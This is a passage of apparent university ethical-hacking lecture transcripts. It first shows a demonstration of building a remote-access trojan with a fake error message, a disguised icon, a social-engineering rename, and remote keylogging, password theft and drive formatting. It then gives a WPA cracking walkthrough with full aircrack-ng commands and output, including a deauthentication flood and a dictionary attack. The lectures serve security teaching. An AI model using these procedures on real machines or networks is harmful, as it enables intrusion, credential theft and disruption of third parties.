
So, go to create and then create product server. Now, there are some settings like notification. So, notification details is here.

(Refer Slide Time: 18:38)




Then general settings is there. The server port, in which port you want to establish the connection and server password. So, that means this password is needed to connect with the server, then this is the victim name and fake Error Message you can also configure your own fake Error Message. Then other details are here. You can check each and every details.

(Refer Slide Time: 19:14)




And you can also bind the server part with a legitimate file and you can select the file from your computer for the time being I am not binding with any file.

(Refer Slide Time: 19:32)



Then server extension, all this extension are available EXE, PIF, BAT, SCR, COM. Now for the time being I am using the file format EXE.

(Refer Slide Time: 19:45)




And server icon, you can choose any icon from the list; otherwise, you can also choose your own icon from your computer. So, now, suppose I am choosing the icon. This one and create server. So, server has been created with your settings, in the current directory. So, now, check in the current directory server is ready.

See, you can also rename this for social engineering kind of catalog that means, it become very easy to execute in the victim machine. So, for the time being we are transferring the server part in the victim machine directly by using the, a pen drive. And after executing this EXE file in the victim machine, we will try to connect the attacker machine with the victim machine.

So, now we already execute the server part in the victim machine. And now I am trying to connect the client part with the server part which is running in the victim machine. Now, victim machine IP address is 192.168.0.106 and the port is 5110. So, I am using the same port and then try to connect. So, it will ask for the password. So, if I put the wrong password, suppose 12345, then it will not connect with the server part.


So, now, get the correct password 123456 which will authenticate your connection and then click on Password Correct Entrance Complete. So, after entering inside the victim machine, you can perform all this task which is available in the client part.

(Refer Slide Time: 22:10)




Now, PC Info, you can check PC Info, system information is here, mail address in registry that is also there. Last visited 25 websites that is also there. Then, messages you can also send any messages to the victim machine. Then chat, you can also use the chat. So, open chat then some funny stop is also there, hide desk stop icon, hide start button, hide taskbar, open CDROM, crazy keyboard lights and violet display, add a tail to mouse, lock mouse, make mouse go crazy, flip screen.

(Refer Slide Time: 23:12)



So, all this funny stuff is also there. Internet explorer, you can also open any website using internet explorer. Then you can also shutdown the PC and from there is a clipboard and from clipboard, you can also read all the things which is stored in the clipboard.


(Refer Slide Time: 23:34)



Give damage, you can also format the drive printer, online editor application. Then you can kill any process, kill all process. Then windows, you can refresh, you can hide, you can minimise. Then admin FTP, you can also connect with the file transfer protocol.


Then, file manager you can download, upload, delete or rename or create directory in the victim machine.

(Refer Slide Time: 24:16)



Screenshot, you can also take screenshot. Registry is also there. You can also check the registry of the victim machine. Key logger, you can also read the, all the key which is paste by the victim in password is also there. You can also check the password.

(Refer Slide Time: 24:44)



Then services, all the list of services are there, which is running. You can refresh, you can stop, you can start, you can disable or auto-start or even also delete any services. So,

by using the client part, you can perform all this tasks, once you connect with the server part which is running in the victim machines. So, this way by using a RAT, remote administrative tool we can compromise a system.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur


Lecture - 44
Wifi Hacking

In this session, we will discuss about Wifi Hacking. Wireless network are accessible to anyone within the router's transmission radius. This makes them vulnerable to attacks. Hotspots are available in public place such as Airports, Restaurant, Park, etc. In this session we will introduce you two common techniques used to exploit weaknesses in wireless network security implementations. We will also look at some of the countermeasure you can put in place to protect against such attacks.

A wireless network is a network that uses radio app to link computers and other devices together. The implementation is done at the layer 1 that is in physical layer of OSI model. Now, how to access a wireless network? You will need a wireless network enabled devices such as a laptop, tablet, smartphone etc. We will also need to be within the transmission radius of a wireless network access point. Most devices will provide you with the list of available network. If the network is not password protected, then you just have to click on connect. If it is password protected then you will need the password to gain access.

Since, the network is easily accessible to everyone with the wireless network enabled device. Most networks are password protected.

(Refer Slide Time: 02:20)



Now, let us look at some of the most commonly used authentication technique WEP, Wired Equivalent Privacy. It was developed for *IEEE 802.11* double n standards. Its goal was to provide the privacy equivalent to that provided by wired networks. WEP, work by encrypting the data being transmitted over the network to keep it safe from eavesdropping.

WEP authentication, open system authentication, these methods grant access to station authentication requested based on the configured access policy. Shared key authentication, this method sends to a an encrypted challenge to the station requesting access, the station in brief the challenge with it is key then responds. If, the encrypted challenge matches the access point value, then access is granted.

Now, what are the weaknesses of WEP encryption? WEP has significant design flaws and vulnerabilities. The integrity of the packet is checked using cyclic redundancy check, CRC 32. CRC 32 integrity check can be compromised by capturing at least 2 packets. The bits in the encrypted stream and the checksum can be modified by the attacker so that the packet is accepted by the authentication system. This leads to unauthorized access to the network.

WEP use the RC4 encryption algorithm to create stream cyphers. The stream cypher input is made up of an initial value IV and a secret the length of the initial value is 24

bits long while the secret key can either be forty bits or 104 bits long. The total length of both the initial value and secret can either be 64 bits or 128 bits long.

The lower possible value of the secret key, make it easy to crack with initial values combinations. We do not encrypt sufficiently, this makes them vulnerable to attack. WEP is based on password. This makes it vulnerable to dictionary attack. Key management is poorly implemented. Changing keys especially on large network is challenging. WEP does not provide a centralized key management system.

The initial value can be reduced. Because of this security flaw, WEP has been deprecated in favour of WPA. WPA stands for Wi-Fi Protected Access. It is a security protocol developed by the Wi-Fi alliance in response to the weakness found in WEP. It is used to encrypt data on 802.11 W length. It uses higher initial values 48 bit instead of at 24 bits as WEP uses. It uses temporal key to encrypt. And, there are some weaknesses for WPA. The collision avoidance implementation can be broken. It is vulnerable to denial of service attack. Pre shares key uses passphrase, wake passphrase are vulnerable to dictionary attack.

Now, the question is that how to crack wireless networks? The first we will discuss about WEP cracking. Cracking is the process of exploiting security weakness in wireless network and gaining unauthorized access. WEP cracking refers to exploit on networks that use WEP to implement security controls. There are basically two types of cracks namely, passive cracking. This type of cracking has no effect on the network traffic until the WEP security has been trapped, it is difficult to detect.

Active cracking, this type of attack has an increased load effect on the network traffic. It is easy to detect compared to passive cracking, it is more effective compared to passive cracking. Now, there are different WEP cracking tools are there, air crack, WEP crack, qismat, web tech, crypt all these tools are available for WEP cracking.

Now, we will discuss about WPA cracking. WPA users are 256 pre shared key or passphrase for authentications. Short pass phrases are vulnerable to dictionary attacks and other attacks that can be used to crack passwords. There are several tools are used for WPA cracking, cow patty, kaneabel. There are few attacks are there for WPA shipping. This involves intercepting packets as they are transmitted over a network. The captured data can then be decoded using the tools such as air crack, kaneabel etc.

Man in the middle attack, this involves eavesdropping on a network and capturing sensitive information.

Denial of service attack, the main intent of this attack is to deny legitimate users network resource. Many cracking tools can be used to perform this type of attack. It is possible to crack that WEP or WPA keys used to gain access to a wireless network. Doing so, required software and hardware resources and patience. The success of such attack can also depend on how active and inactive the uses of the target network are.


Now, the most important part is how to secure wireless network in minimizing wireless network attack. An organization can attack some policies. Number 1, changing default password that come with a hardware. Number 2, enabling the authentication mechanism, number 3, access to the network can be restricted by following only registered mac address. Number 4, use of strong WEP and WPA PSK keys, a combination of symbol number and characters, reduced the strength of the key in cracking using dictionary and book forced attack. Number 5, firewall software can also help to reduce unpriced access thank you.

(Refer Slide Time: 10:52)



Now, I will show you how to hack a Wi-Fi? So, first check the interface name of the NIC card.

(Refer Slide Time: 10:57)



```
wlan0: flags=4899<UP,BROADCAST,MULTICAST> mtu 1500
      ether 2e:9e:f6:58:40:5e txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 0 bytes 0 (0.0 B)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble,
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode


      PID Name
      941 NetworkManager
      1027 wpa_supplicant

      PHY     Interface      Driver      Chipset
      phy0    wlan0         rtl8723be   Realtek Semiconductor Co., Ltd. RTL8723B
      E PCIe Wireless Network Adapter
```

So, use the command *ifconfig* and see the interface name is *wlan0*. Now, we need to place our nic card into monitor mode to monitor all the Wi-Fi around us. So, the command is *airmon – ng start wlan0* here *wlan0* is the interface main.

Now, see we are already on the monitor mode and name of the monitor mode is *wlan0mon* and some process is also running. So, now, we need to kill all the running processes.

(Refer Slide Time: 11:43)



```
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      941 NetworkManager
      1027 wpa_supplicant

      PHY     Interface      Driver      Chipset
      phy0    wlan0         rtl8723be   Realtek Semiconductor Co., Ltd. RTL8723B
      E PCIe Wireless Network Adapter

      (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
      (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# airmon-ng check kill
Killing these processes:

      PID Name
      1027 wpa_supplicant

root@kali:~# airodump-ng wlan0mon
```

So, we use the command `airmon - ng check kill` to kill all the running processes. So, it is killing these processes.

Now, took down all the information about the Wi-Fi around us. We need to use the command `airodump - ng wlan0mon`, where `wlan0mon` is the name of the interface. And, now see it is successfully able to dump all the information about all the Wi-Fi around us

(Refer Slide Time: 12:26)

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
9c:30:58:90:60:d8	-52	2	0 0	6	65	OPN			HP-Pr
6c:99:89:f3:27:b6	-1	0	3 0	6	-1	WPA	<len		
58:07:59:88:00:94	-1	0	0 0	6	-1		<len		
6c:99:89:f3:29:26	-51	1	4 0	11	138	WPA2 CCMP	MGT	<len	
0c:02:b5:60:98:7c	-53	7	0 0	11	278	WPA2 CCMP	PSK	LPAir	
28:56:5a:51:66:d0	-55	4	0 0	5	65	WPA2 CCMP	PSK	JioFi	
f0:63:f9:e8:45:cc	-54	2	0 0	9	138	WPA2 CCMP	PSK	Airte	
64:a2:f9:d7:b5:48	-56	3	0 0	8	368	WPA2 CCMP	PSK	OnePl	
70:4f:57:55:bc:3c	-45	9	0 0	4	278	WPA2 CCMP	PSK	TP-Li	
1c:af:f7:08:fe:3a	-52	4	2 0	13	54e	WPA2 CCMP	PSK	THINK	
88:c1:a2:0e:29:e4	-47	8	0 0	11	135	WPA2 CCMP	PSK	WEBEL	
00:90:00:00:00:03	-48	12	0 0	6	195	WPA2 CCMP	PSK	IPM_L	
b4:c4:fc:78:91:17	-9	10	0 0	6	65	WPA2 CCMP	PSK	NPTEL	
6a:ef:43:0e:9c:16	-49	7	0 0	6	138	WPA2 CCMP	PSK	iPhon	
20:a6:9c:bb:82:57	-1	0	0 0	7	-1		<len		
a4:8e:2b:f9:c1:c9	-55	3	0 0	3	138	WPA2 CCMP	PSK	Verlo	
50:1c:bf:81:41:34	-51	4	0 0	1	138	WPA2 CCMP	MGT	<len	
50:1c:bf:81:41:36	-49	4	2 0	1	138	WPA2 CCMP	MGT	<len	

And, this is our target Wi-Fi, NPTEL Wi-Fi. And, see it is showing BSS ID; that means, the mac address of the router and then power. Power represents the strength of the Wi-Fi, which value is absolute value is smaller. It indicate the maximum power and the channel is also important.

Like our radio wireless has multiple channels so that various communications strings do not interfere with each other. The 802.11 standard allow us for channel ranging from 1 to 14, in the US the FCC regulates wireless communication and devices for use in the states are only enable to use channel 1 through 11. Europe use channel 1 through 13 and Japan 1 to 14, and other nations may also use the full range. And, see corresponding encryption and cypher is also there. So, it is WPA to encryption. Now, to dump the Wi-Fi password, we need to use the command `airodum - ng - file_name`.

So, here we specify the file name is *test*, then *-c* specify the channel. The Wi-Fi is running over channel 6, then *--bssid*, mac address of the router. So, it specify the mac address of the router. So, put the mac address of our target Wi-Fi means target router, then provide the monitor mode name which we on previously *wlan0mon*.

(Refer Slide Time: 15:31)

The screenshot shows two terminal windows. The top window displays wireless interface statistics for 'wlan0mon' on channel 6, showing one connected station with MAC B4:C4:FC:78:91:17. The bottom window shows the command 'aireplay-ng -0 0 -a B4:C4:FC:78:91:17 wlan0mon' being run, with a log of repeated deauthentication frames sent to the target station.

```

RX errors 0 dropped 0 overruns 0 frame 0
CH 6 ][ Elapsed: 1 min ][ 2019-09-19 17:46
root@kali:~# aireplay-ng -0 0 -a B4:C4:FC:78:91:17 wlan0mon
17:46:19 Waiting for beacon frame (BSSID: B4:C4:FC:78:91:17) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
17:46:19 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:20 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:20 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:21 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:21 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:22 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:22 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:23 Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]


```

And, now see it is basically showing the details of that particular router. So, BSSID is showing here and it also showing all the connected station with that particular router. So, here only one station is connected and the corresponding mac address is also there.

Now, the thing is that in WPA or WPA 2 encryption, the router sends the password at the time of the connection establishment. So, once a station is already connected. So, we never got, we never get the password. So, now, our aim is to disconnect at least one station from that particular router. As a result it try to reconnect automatically. So, at that time we will we will capture the data packet as well as the authentication key. So, now, open a new terminal and send that the authentication packet to the connected station of that particular router.

So, the command is *aireplay -ng -0 0 -a mac_address the_monitor_mode* (*wlan0mon*). It send the authentication packet and as a result. See we got the WPA handshake that means, we got the key.

(Refer Slide Time: 18:03)




```
RX errors 0 dropped 0 overruns 0 frame 0
CH 6 ][ Elapsed: 1 min ][ 2019-09-19 17:46 ][ WPA handshake: B4:C4:FC:78:91:17
root@kali:~# aireplay-ng -0 0 -a B4:C4:FC:78:91:17 wlan0mon
B4:C4:F1:46:19 Waiting for beacon frame (BSSID: B4:C4:FC:78:91:17) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
BSSID          STATION          PWR  Rate   Lost    Frames Probe
B4:C4:F1:46:19  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:20  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
B4:C4:F1:46:20  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:21  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:21  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:22  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:22  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:23  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:23  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:23  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:24  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:24  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:25  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:25  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:25  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
17:46:26  Sending DeAuth (code 7) to broadcast -- BSSID: [B4:C4:FC:78:91:17]
^C
root@kali:~#
```

But, the thing is that key is encrypted and this encryption is using a hash algorithm; that means, we are able to encrypt it, but decryption is not possible.

So, in that case we use the dictionary method or rainbow table method to decrypt the password. So, here we use a very common dictionary *rockyou.txt* to break the password of the Wi-Fi.

(Refer Slide Time: 18:47)



```
RX errors 0 dropped 0 overruns 0 frame 0
CH 6 ][ Elapsed: 1 min ][ 2019-09-19 17:49 ][ WPA handshake: B4:C4:FC:78:91:17
root@kali:~# aircrack-ng -w rockyou.txt test-01.cap
BSSID          STATION          PWR  Rate   Lost    Frames Probe
B4:C4:F1:46:19  -29  03    2238   164   0   65  WPA2 COMP  PSK  NPTEL P
B4:C4:F1:46:20  98:80:E0:D4:1B:84 -27  1e-1   0    390
```

So, the command is `aircrack -ng`, so use the tool `aircrack -ng -w`, then specify the dictionary name which is `rockyou.txt` and then the filename where we stored the password. So, we basically used the name `test`.

So, it creates *test-01.cap5*.

(Refer Slide Time: 19:16)

